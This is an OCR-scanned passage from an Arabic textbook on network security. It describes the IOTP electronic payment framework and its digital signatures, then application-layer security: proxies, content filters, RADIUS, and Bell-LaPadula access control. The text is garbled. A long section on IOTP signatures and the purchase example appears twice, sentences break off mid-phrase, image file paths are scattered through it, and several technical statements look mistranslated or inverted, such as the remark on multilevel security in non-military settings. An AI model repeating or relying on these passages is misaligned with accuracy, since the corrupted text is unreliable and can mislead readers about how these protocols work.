بالإضافة لذلك ، فإن خدمات الشبكات الأساسية وكذلك كل قطع البرامج

والأجزاء الصلبة يجب أن يعتمد عليها بدرجة كافية . وهذا يمكن إتمامه بإضافة فائض (أى عمل إزدواج لقطع النظام الحرجة) ، لأى وظيفة I بخرج m لعدد n عند التعدد . فمثلاً ، ببرمجة إصدار ـ n ، فإنه على الأقل عدد n يجب أن توافق على نتيجة بأن تقبل بواسطة النظام على أنها صحيحة . الفائض الديناميكى للشبكة ، فإن كشف خطأ فى قطعة واحدة سيسبب نقل التوصيل لقطعة فائضة . وهذه الوسائل شائعة لكثير من نظم البرامج والأجزاء الصلبة . بالإشافة لذلك ، فإن العول يحتاج آليات تفاوت عطل محددة . تتضمن إختزان مستقر وبروتوكولات إعادة تزامن للشفاء من الصدام .



الباب الرابع

إطار دفع إلكترونى

An Electronic Payment Framework



إطار الدفع الإلكترونى :

An Electronic Payment Frameworlz

سبق أن شرحنا كثيرًا من آليات الأمن المحددة لنظم دفع مختلفة. وكل نظام دفع يعرف رسائله وله إحتياجاته الخاصة به للأمن . ومع ذلك ، فإن أحد الأشياء الأساسية فى الانترنيت هى إمكانية الإجراءات المتبادلة (interoperability) . وإحدى الطرق للوصول لهذا هى تعريف مستوى أعلى للتجريبية (abstraction) ، أى إطار دفع إلكترونى مشترك يحدد مجموعة من البروتوكولات والتى يمكن استعمالها مع أى نظام دفع . ومع أن نظم دفع كثيرة تنفذ فعلاً آليات الأمن الخاصة بها عند مستوى الاطار . وهذه هى الفلسفة لبروتوكول إطار الدفع (IOTP) والمذكور فى هذا الباب .

بروتوكول التجارة المفتوح فى الانترنيت (IOTP) :

بروتوكول التجارة المفتوح فى الانترنيت (The Internet Open trading Protocol) عبارة عن إطار دفع إلكترونى لتجارة الانترنيت والذى يهدف لتأكيد إمكانية الإجراءات المتبادلة بين نظم دفع مختلفة .

وحتى الآن ، فهو لا زال فى حالة تطوير (عبارة عن مسودة إنترنيت أى وثيقة عمل والتى تنتهى صلاحيتها بعد ستة شهور) . مجموعة عمل IETF والمسئولة لها نفس الاسم(IOTP WG) وتنتمى لمجال تطبيقات IETF . المشترك فى IOTP ، يمكنه أداء واحد أو عديد من الأدوار التجارية : مستهلك ، أو تاجر أو مناول دفع أو مناول تسليم أو تاجر أو مزود إستشارة للمستهلك فى نفس الوقت . والبروتوكول الذى يصف المحتوى والنسق وتتابع رسائل التجارة الإلكترونية والتى تمر بين المشتركين .

IOTP مستقل عن نظام الدفع ، وهذا يعنى أى نظام دفع إلكترونى (مثل SET ، Digi Cash) يمكن استعماله خلال الاطار . وكل نظام دفع يعرف مسارات رسائل محددة الأجزاء والمحددة لنظام الدفع للبروتوكول توجد فى مجموعة إضافات مشاريع دفع لمواصفات IOTP .

رسائل IOPT عبارة عن وثائق XML بتشكيل جيد (Extensible Markup Lan-guage). المجموعة المعرفة تمهيديًا لرسائل IOTP تعرف تبادل تجارى (trading exchange) أى عرض ، أو دفع أو تسليم أو توثيق تعاملات IOTP مبنية من واحد أو أكثر للتبادل التجارى . العامل قد يكون أنواع مختلفة مثل شراء ، أو إعادة تمويل أو توثيق .


شكل (٤ ـ ١) يبين الهيكل العام لرسالة IOPT . فهو يحتوى على قوالب (blocks) متعددة . وكل رسالة لها قالب مرجع تعامل (عبر قالب مرجع) ، والذى يحدد عامل IOPT . التعامل (مثل شراء ، وتوثيق ، وسحب ، وإيداع) له محدد تعامل شامل (Trans Id) . فهو يتضمن رسالة واحدة أو أكثر من مجموعة محددة مسبقًا ، وكل الرسائل التى تنسب لنفس التعامل لها نفس المحدد Trans Id . بالإضافة لذلك ، كل رسالة لها محددها Msg Id والمتفرد خلال التعامل . وتحتوى رسالة واحد أو أكثر لقوالب تجارية (trading blocks) ، مثل توثيق طلب / استجابة أو دفع طلب / إستجابة . خياريًا ، يمكن أن يحتوى على قالب توقيع (قالب تجارى أيضًا) . قالب التوقيع يحمل توقيع رقمى للقوالب التجارية أو قطع تجارية ، وخياريًا شهادات المفاتيح العامة لتحقيق التوقيع . أخيرًا ، القالب التجارى يحتوى على مجموعة القطع التجارية المعرفة مسبقًا (مثل توثيق طلب / إستجابة ، مشروع دافع ، وإيصال دفع) .

مواضيع الأمن :

معظم نظم الدفع والتى يمكن استعمالها خلال إطار IOTP لها مفهوم الأمن الخاص بها فعلاً . ومع ذلك ، توجد بعض مواضيع أمن والتى تعطيها IOPT لاعطاء حماية

إضافية خيارية . فإذا كان من الضرورى أن نأخذ فى الاعتبار أمن الدفع من منظور IOTP ، فإن هذا سيتضمن فى ملحق بروتوكول الدفع والذى يصف كيف يدعم IOTPبروتوكول الدفع هذا .

شكل (٤-١) رسالة IOTP



المشاركون فى IOTP يمكنهم توثيق بعضهم البعض خلال تبادل توثيق . ويمكن عمل التوثيق عند أى نقطة فى البروتوكول . فهو ببساطة يعلق تعامل IOTP الحالى . فمثلاً ، فقد يحتاج مستهلك أن يوثق الدفع . والمناول (handler) بعد تسلم إستجابة طلب (Offer Response) من التاجر وقبل إرسال طلب الدفع لمناول الدفع . بروتوكول التوثيق خارج موضوع IOTP . إذا كان تعامل التوثيق ناجح ، فإن تعامل IOTP الأصلى يسترجع ، وإلا ستلغى . وتعامل التوثيق يمكن توصيله بتعامل IOTP الأصلى بواسطة ذو صلة (Related to) قطعة تحتوى على محدد تعامل IOTP (Trans

(Id تكامل البيانات وعدم إنكار المصدر يمكن الوصول له بواسطة التوقيعات الرقمية .

فمثلاً ، مناول الدفع قد يرغب فى اعطاء برهان عدم إنكار لحالة تكملة لدفع . وإذا تم توقيع استجابة دفع ، حينئذ فإن المستهلك يمكنه لاحقًا إستعمال سجل الدفع لبرهان أنه حدث . بالإضافة لذلك ، من الممكن استعمال التوقيعات الرقمية لربط السجلات المحتواة مع بعضها فى رسالة استجابة لكل تبادل تجارى فى تعامل . فمثلاً ، IOTP يمكنه ربط طلب (Offer) ودفع (payment) مع بعضها كما نرى فى المثال التال : مركبة التوقيع تحتوى على العناصر التالية :

- عناصر الاختيار التى تحتوى مختارات لواحد أو أكثر من قوالب التجارة أو المركبات التجارية فى واحدة أو أكثر لرسائل IOTP (من نفس تعامل IOTP) .
- عنصر الظهور (manifest element) متضمنًا المصدر والمتسلم وخطوات حل التوقيع ، كلها مسلسلة مع عناصر إختيار .
- قيمة تمثل توقيع عنصر الإظهار .

خياريًا ، فإن شهادة المصدر يمكن أن تضمن فى مركبة الشهادة لنفس قالب التوقيع .


خصوصية البيانات مشروطة بإرسال رسائل IOTP بين الأدوار التجارية المتعددة باستعمال قناة آمنة مثل SSL أو TLS . وإستعمال قناة آمنة خلال IOTP خيارى .

مثال للتوقيع الرقمى :

كما فى شكل (٤ ـ ٢) ، فإن تعامل شراء IOTP بسيط يحتوى على تبادل طلب (Offer) وتبادل دفع (Payment) . ففى تبادل الطلب ، فإن المستهلك ينتقى البنود التى يريد شراءها من صفحة شبكة تاجر (Merchant's Web) مثلاً . ويقوم المستهلك بملء شكل (form) شبكة ويرسله للتاجر . والتاجر يمكنه الآن أن يرسل قائمة لأجهزة الدفع التى يقبلها فى شكل قالب خيارات بروتوكول تجارية (trading

(Brand List compo- يحتوى على مركبة قائمة ماركة Protocol Options : TPO) nent) . المستهلك ينتقى علامة دفع (مثل فيزا : Visa) ، أو بروتوكول دفع (مثل SET Version1.0) أو عملة (مثل USD) وكمية من مركبة قائمة الماركة . ويرسل إختياره للتاجر فى قالب إختيار TPO يحتوى على مركبة إختيار ماركة .

شكل (٤ـ٢) تعامل شهادة IOTP



(١) التاجر . (٢) المستهلك (٣) مناول الدفع . (٤) وثيقة HTTP.
(٥) قائمة الماركة . (٦) مجموعة قائمة العلامة التجارية . (٧) إستجابة الطلب .
(٨) توقيع إستجابة الطلب . (٩) طلب دفع . (١٠) توقيع إستجابة الطلب .
(١١) تيار الدفع . (١٢) إستجابة الدفع . (١٣) توقيع إستجابة الدفع . (١٤) توقيع تسليم الدفع .

فى هذه الحالة ، فإن تكامل مركبات إنتقاء الماركة Brand Selection Compo- nents) ليس مضمونًا . وتعديلها يمكن أن يسبب أنكار الخدمة فقط إذا كان بروتوكول

(Id تكامل البيانات وعدم إنكار المصدر يمكن الوصول له بواسطة التوقيعات الرقمية .

فمثلاً ، مناول الدفع قد يرغب فى اعطاء برهان عدم إنكار لحالة تكملة لدفع . وإذا تم توقيع استجابة دفع ، حينئذ فإن المستهلك يمكنه لاحقًا إستعمال سجل الدفع لبرهان أنه حدث . بالإضافة لذلك ، من الممكن استعمال التوقيعات الرقمية لربط السجلات المحتواة مع بعضها فى رسالة استجابة لكل تبادل تجارى فى تعامل . فمثلاً ، IOTP يمكنه ربط طلب (Offer) ودفع (payment) مع بعضها كما نرى فى المثال التال : مركبة التوقيع تحتوى على العناصر التالية :

- عناصر الاختيار التى تحتوى مختارات لواحد أو أكثر من قوالب التجارة أو المركبات التجارية فى واحدة أو أكثر لرسائل IOTP (من نفس تعامل IOTP) .
- عنصر الظهور (manifest element) متضمنًا المصدر والمتسلم وخطوات حل التوقيع ، كلها مسلسلة مع عناصر إختيار .
- قيمة تمثل توقيع عنصر الإظهار .

خياريًا ، فإن شهادة المصدر يمكن أن تضمن فى مركبة الشهادة لنفس قالب التوقيع .


خصوصية البيانات مشروطة بإرسال رسائل IOTP بين الأدوار التجارية المتعددة باستعمال قناة آمنة مثل SSL أو TLS . وإستعمال قناة آمنة خلال IOTP خيارى .

مثال للتوقيع الرقمى :

كما فى شكل (٤ ـ ٢) ، فإن تعامل شراء IOTP بسيط يحتوى على تبادل طلب (Offer) وتبادل دفع (Payment) . ففى تبادل الطلب ، فإن المستهلك ينتقى البنود التى يريد شراءها من صفحة شبكة تاجر (Merchant's Web) مثلاً . ويقوم المستهلك بملء شكل (form) شبكة ويرسله للتاجر . والتاجر يمكنه الآن أن يرسل قائمة لأجهزة الدفع التى يقبلها فى شكل قالب خيارات بروتوكول تجارية (trading

(Brand List compo- يحتوى على مركبة قائمة ماركة Protocol Options : TPO) nent) . المستهلك ينتقى علامة دفع (مثل فيزا : Visa) ، أو بروتوكول دفع (مثل SET Version1.0) أو عملة (مثل USD) وكمية من مركبة قائمة الماركة . ويرسل إختياره للتاجر فى قالب إختيار TPO يحتوى على مركبة إختيار ماركة .

شكل (٤-٢) تعامل شهادة IOTP



(١) التاجر . (٢) المستهلك (٣) مناول الدفع . (٤) وثيقة HTTP.
(٥) قائمة الماركة . (٦) مجموعة قائمة العلامة التجارية . (٧) إستجابة الطلب .
(٨) توقيع إستجابة الطلب . (٩) طلب دفع . (١٠) توقيع إستجابة الطلب .
(١١) تيار الدفع . (١٢) إستجابة الدفع . (١٣) توقيع إستجابة الدفع . (١٤) توقيع تسليم الدفع .

فى هذه الحالة ، فإن تكامل مركبات إنتقاء الماركة Brand Selection Compo- nents) ليس مضمونًا . وتعديلها يمكن أن يسبب أنكار الخدمة فقط إذا كان بروتوكول

الدفع الأساسى مؤمن ضد تعديل الرسالة والازدواج وهجوم المقايضة (swapping attacks) . وعلى أساس المعلومات التى فى شكل الشبكة (Wep Form) وخيارات الدفع التى تم انتقائها ، فإن التاجر ينشىء طلب ، ويوقعه ويرسله للمستهلك . وبمعنى آخر ، فإن التاجر ينشىء رسالة IOTP تحتوى على :

- بلوك عبر المرجع (Atrans Ref Block) مع عبر محدد جديد (Trans Id) .
- بلوك تجارى إستجابة دفع (Offer Response trading block) يحتوى على المركبات التجارية التى تصف الطلب (مثل ، مستهلك ، أو تاجر ، أو وكيل دفع ، أو طلب أو دفع) .
- بلوك (قالب) توقيع يحتوى على مركبة توقيع إستجابة طلب وشهادة التاجر فى مركبة شهادة .


مركبة البيع تتضمن مرجع لمركبة قائمة الماركة (Brand List) ويمكن للمستهلك الآن فحص المعلومات من التاجر ويقدر إذا ما كان يرغب أن يستمر مع التجارة . وإذا كان كذلك ، فإنه ينشىء طلب دفع ليتم إرساله لوكيل الدفع .

شكل (٤ ـ ٣) يبين مثال لرسالة IOTP تحمل قالب تجارى طلب دفع . ويحتوى على المركبات التجارية التالية :

- الحالة (status) : معلومات الحالة (الوضع) عند نجاح أو فشل التجارة ، منسوخة من قالب استجابة الطلب .
- الدفع (payment) : ينسخ أيضًا من قالب إستجابة الطلب (تحتوى على مرجع لمركبة قائمة الماركة من قالب IOTP) .
- الهيئة (Organization) : معلومات تحديد المستهلك منسوخة من قالب IOTP.
- الهيئة : معلومات تحديد التاجر منسوخة من قالب IOTP .
- إختيار الماركة (Brand Selection) : منسوخ من قالب إختيار TPO (يعرف علامة الدفع ، وبروتوكول الدفع والعملة والكمية) .

توقيع إستجابة الطلب (Offer Response Signature) الذى تم توليده سابقًا بواسطة التاجر ينسخ لقالب التوقيع . وهذا التوقيع يعمل كبرهان لوكيل الدفع والذى يوافق عليه التاجر بالدفع .

شكل (٤ ـ ٣) رسالة IOTP طلب دفع



بعد رسالة طلب الدفع ، فإن واحدة أو أكثر من رسائل تبادل الدفع يمكن تبادلها بين المستهلك ووكيل الدفع . هذا النوع من الرسائل يعمل لحمل بيانات محددة لبروتوكول الدفع الأساسى (مثل SET) . أخيرًا ، إذا سار كل شىء جيدًا ، فإن وكيل الدفع يرسل رسالة إستجابة دفع تحتوى على قالب إستجابة دفع وقالب توقيع للمستهلك . وقالب إستجابة الدفع يحتوى على مركبة إيصال دفع ، والتى تتضمن مرجع لمركبة الدفع من الرسالة السابقة . خياريًا ، فهى تحتوى على إيصال دفع محدد لنظام الدفع .

مركبة التوقيع يمكن أن تحتوى خياريًا على توقيع استجابة طلب وتوقيع إيصال الدفع . وتوقيع إيصال الدفع يتضمن عناصر مختارة للمركبات التالية :

- عبر مركبة المحدد (Trans Id) لرسالة IOTP هذه .
- عبر قالب المرجع لرسالة IOTP .
- مركبة توقيع إستجابة الطلب .
- مركبة إيصال الدفع .
- مركبة الحالة .
- مركبة إختيار العلامة .

فى هذه الطريقة ، فإن الدفع مقيد لطلب التاجر خلال تعامل IOTP . ويلاحظ أن بعض نظم الدفع تزود حاليًا هذه المناعة (مثل توقيع مزدوج فى SET) .

الباب الخامس

أمن طبقة التطبيق

Application Layer Security

Application Layer Security

فى هذا الباب نتعامل مع مواضيع عامة بخصوص الأمن عند طبقة التطبيق . وكل من المواضيع ذاتها عبارة عن مجال واسع وهام ويستحق أكثر كثيراً من الاهتمام عن ذلك هنا : على الأقل مفاهيم قليلة عامة سنقدمها هنا لمساعدة القارىء أن يبدأ فى التوغل فى المواضيع .

تقديم :

مع أن عنوان هذا الباب هو أمن طبقة التطبيق ، ففى معظمه لن يتعامل مع تطبيقات الانترنيت المتعددة المدعمة بالأمن ، وبدلاً من ذلك يعنون المواضيع الباقية عن البنية الأساسية لأمن الانترنيت .

الجزء التالى يصف المجموعة الأخيرة لممرات تطبيقات آليات الحماية ومرشحات المحتوى الجزء الذى يليه تتعامل مع إطار الشبكة والذى يدعم تحكم الوصول والتوكيل والذى يمكن استعماله مع عديد من الآليات . وأمن نظام التشغيل هو موضوع هام ، ولكن لازال لم يؤخذ بحد كافى ، فهو يشرح باختصار فى هذا الباب . وكشف اقتحام المبنى على المضيف والذى سيذكر هنا هو الاتجاه التقليدى لكشف التطفل (الاقتحام) ، أى الآلية مشروحة هنا أيضاً كذلك ، سنذكر بعض التطبيقات المدعمة بالأمن والمعروفة جيداً .

ممرات التطبيق ومرشحات التحكم:

ممرات التطبيق هى آليات تستعمل بواسطة نظم الحماية (Firewall) للتحكم فى الحركة التى تمر خلال مضيف محصن (bastion host) عند طبقة التطبيق

(application layer). ويشار إليها غالباً كوكالات (proxies). والوكالة عبارة عن برنامج متوسط يعمل كخادم (server) (الموكل الأصلى) وعميل (للخادم الذى يرغب أن يربط به). فهو يقبل طلب من موكل ثم أى منها .

- يعالجها داخلياً ويرسل استجابة للموكل ، أو
- يوجه الطلب لخادم آخر ، أو
- يترجم الطلب ويرسله لخادم آخر بالانابة عن الموكل .

فى الحالتين فإن الوكالة تستقبل الاستجابة وتوجهها للموكل . لكل خدمة والتى يجب أن يسمح لها بتخلل الحماية ، فإن الوكالة الجيدة تركب على مضيف الحماية (مثل FTP، TELNET). وهذا الاتجاه يؤخذ بواسطة (Firewall Toolkit : FWTK) مثلاً بواسطة نظم (Trused Information Systems) ، والذى يمكن أن يستعمل لبناء حماية مفصلة . وبهذه الطريقة ، من الممكن التعامل مع التحديدات لكل خدمة وبدون ضرورة تعريف فى مجموعة قواعد ترشيح قوالب غير متماسكلة عموماً . ولبعض الخدمات ، من الممكن إضافة توثيق وتحكم وصول (access control) .

مرشحات المحتوى (content filters) هى برامج تنفذ على مضيفات الحماية وتعرب حركة على أساس علم دلالات الالفاظ لمستوى التطبيق (semantics) . فمثلاً، ما يسمى حوائط الفيروسات (viruses walls) تبحث عن الفيروسات وتحجز فيض التطبيق إذا وجد أى منها . ومرشح المحتوى يمكنه أن يعرب رسائل البريد الالكترونى ويبحث عن عناوين من (From) أو إلى (To) ، أو عن نوع محدد من ملحقMIME . لازالت الأخرى تحجز Java applets أو Java scripr والتى ليست دائماً ناجحة جداً . وليس صعباً رؤية مرشح المحتوى هذا يمكنه إضعاف الناتج الكلى بدرجة كبيرة من وإلى إنترانيت (intranet) ، ولذلك يجب استعمالها بانتقاء . الفحص "stateful" ، وهو تكنولوجيا طورت وتجمع وتنمى الوكالة واتجاه مرشح المحتوى . وحدة فحص stateful تستخرج الاتصالات المناسبة (أى العنوان أو رأس

الموضوع) ومعلومات حالة التطبيق . ويمكن للوحدة أن تتعلم أى بروتوكول وتطبيق بتعريف قواعد الأمن فى INSPECT ، وهى لغة نص مستوى عالى بتوجيه هدف . نظم الفحص Stateful يمكنها أداء دخول (logging) وتوثيق عند طبقة التطبيق بتسجيل عناوين IP للمصادر وجهات وصول القوالب(Packets) ، وأرقام المنافذ (port numbers) وأى معلومة أخرى مطلوبة لتحديد إذا ما كانت القوالب تستجيب لسياسة أمن الموقع . معلومات الحالة وسياق الكلام تختزن فى جداول ربط ديناميكية .

التوكيل وتحكم الوصول:

يعد الوكيل الذى يتصل بخادم باستعمال المثال . مثل PPP أوSLIP أوTELNET قد تم توثيقه بنجاح ، يجب على الخادم أن يقول إذا ما كان الوكيل قد تم توكيله بذلك الربط . كثير من منتجات الحماية تنفذ RADIUS أو TACACS للتوثيق والتوكيل . .

فى RADIUS، فإن الخادم (Server) الذى يربط به الوكيل يشار إليه كخادم وصول شبكة (NAS) (network access server). NAS فى وكيل خادم مؤسس علىUDP RADIUS والذى يتحكم فى قاعدة بيانات تحتوى على معلومات توثيق مستخدم وقوائم تحكم وصول (مثل يحدد أى خدمة لعميل مؤجل يمكن أن يستعملها) . NAS تمرر معلومات توثيق الوكيل لخادم RADIUS . خادم RADIUS يمكنه أن يدعم أى كلمة سر مؤسسة على آلية توثيق ، مثلPAP أوSHAP أو دخول UNIX . فهو يتحقق من كلمة سر الوكيل ويفحص توثيق توكيلها للخدمة التى يطلبها الوكيل عند ANS (مثل PPP أو SLIP أو TELNET) . وعندما تستقبل NAS الاستجابة ، فإنها تزود الوكيل بالخدمة إذا كانت الاستجابة موجبة أو ترفضها إذا كانت الاستجابة سالبة .

كل التعاملات بين NAS وخادم RADIUS يتم توثيقها خلال استعمال الخادم المشارك، والتى لا ترسل بتاتا خلال الشبكة . بالاضافة لذلك ، فإن كلمات سر الوكلاء ترسل مشفرة بين NAS وخادمات RADIUS لالغاء خطورة تصلب كلمة السر (password) .

أمن نظام التشغيل :

نظم التشغيل معقدة جداً حتى يمكن تحديدها وتحقيقها منهجياً . ونتيجة لذلك ، فمن المستحيل جعلها آمنة بدرجة محكمة . ومع ذلك ، توجد بعض الآليات لتحسين أمن نظم التشغيل . وإحدى المشاكل الصعبة مع كثير من نظم التشغيل التجارية هى الاذن للمستعمل الفائق (Superuser) . وللمستعمل الفائق كل أنواع لحقوق الوصول لكل موارد النظام . والنتيجة ، إذا أمكن لشخص أن يكتسب حقوق مستخدم فائق فى نظام ، فلا توجد طريقة لحماية أى من موارد النظام . فى البيئات الحربية، تستعمل موديلات تحكم وصول أكثر فى مقاومتها ، مثل موديم Bell - La Padula . وهذا الموديل يعرف سياسة أمن متعددة المستويات . وكل تابع (مستخدم) تحدد له علامة أمن تسمى خلوص (clearance) تعرف مستوى أمن الوكيل . وكل موضوع (مورد) تحدد له علامة أمن تسمى تصنيف (classification) أو حساسية (sensitivity) تعرف مستوى أمن الموضوع .

كذلك يمكن لوكيل قراءة موضوع فقط تصنيفه أقل أو مساوى لخلوص الوكيل . كذلك يمكن لوكيل أن يكتب فى موضوع فقط إذا كان تصنيف الموضوع أعلى أو مساوى لخلوص الوكيل . وهذا النوع من تحكم الوصول يشار له بتحكم وصول إجبارى . وتلك السياسات الأمنية مفيدة جداً لمعظم البيئات الغير حربية .

فى نظام تشغيل آمن ، فإن كل الوصول للموارد (الأشياء) متوسطة بين مركبة موثوق بها وأخرى مقاومة للعبث تسمى مراقبة مرجع (reference monitor). بمعنى آخر أن مراقبة المرجع تقوى سياسة الأمن : ومراقبة المرجع يفحص بالنسبة للخلوص والتصنيف فى قاعدة بيانات بتحكم وصول . المراقبة وقاعدة البيانات ووظائف الأمن المناسبة الأخرى هى جزء من نواة الأمن(security kernel). بوضع هذه الأجزاء داخل نواة الأمن والمعزولة ومصححة ومقحمة دائمًا ، فإن وظيفة الأمن / المناسبة مفصولة فعليًا عن وظائف التشغيل الأخرى . وإذا كانت نواة الأمن صغيرة فهى أسهل كثيرًا للتحقق

عن نظام تشغيل كامل . بعض نظم التشغيل التجارية ، مثل Trusted solaries بواسطة Sun Microsystems Inc ، تقدم إمكانية لعمل علامات الأمن وتحكم الوصول الاجبارى بالإضافة لتحكم الوصول التقديرى المعتاد . ومن الممكن تجاوز تحكم الوصول التقديرى بإعطاء حقوق أو إمتيازات لبرامج وتوثيق لمستعملين . وهذه يمكن تحديدها بطريقة ما بحيث أن أدنى (أى الأقل) حق فقط أو توثيق هو الذى يعطى . لهذا النظام ، يعرف 83 إمتياز مختلف ، لذلك فليس من الضرورى لبرنامج أن ينفذ بإمتيازات (أصل) المستعمل الفائق لأنها أعمال محددة . هذا المفهوم هو تحسين بالتأكيد ، ولكن بمجرد وجود طريقة لتجاوز تحكم الوصول التقديرى ، فتوجد طرق كثيرة لإيجاد حل وسط للنظام . وقد تم الاعتراف بـ 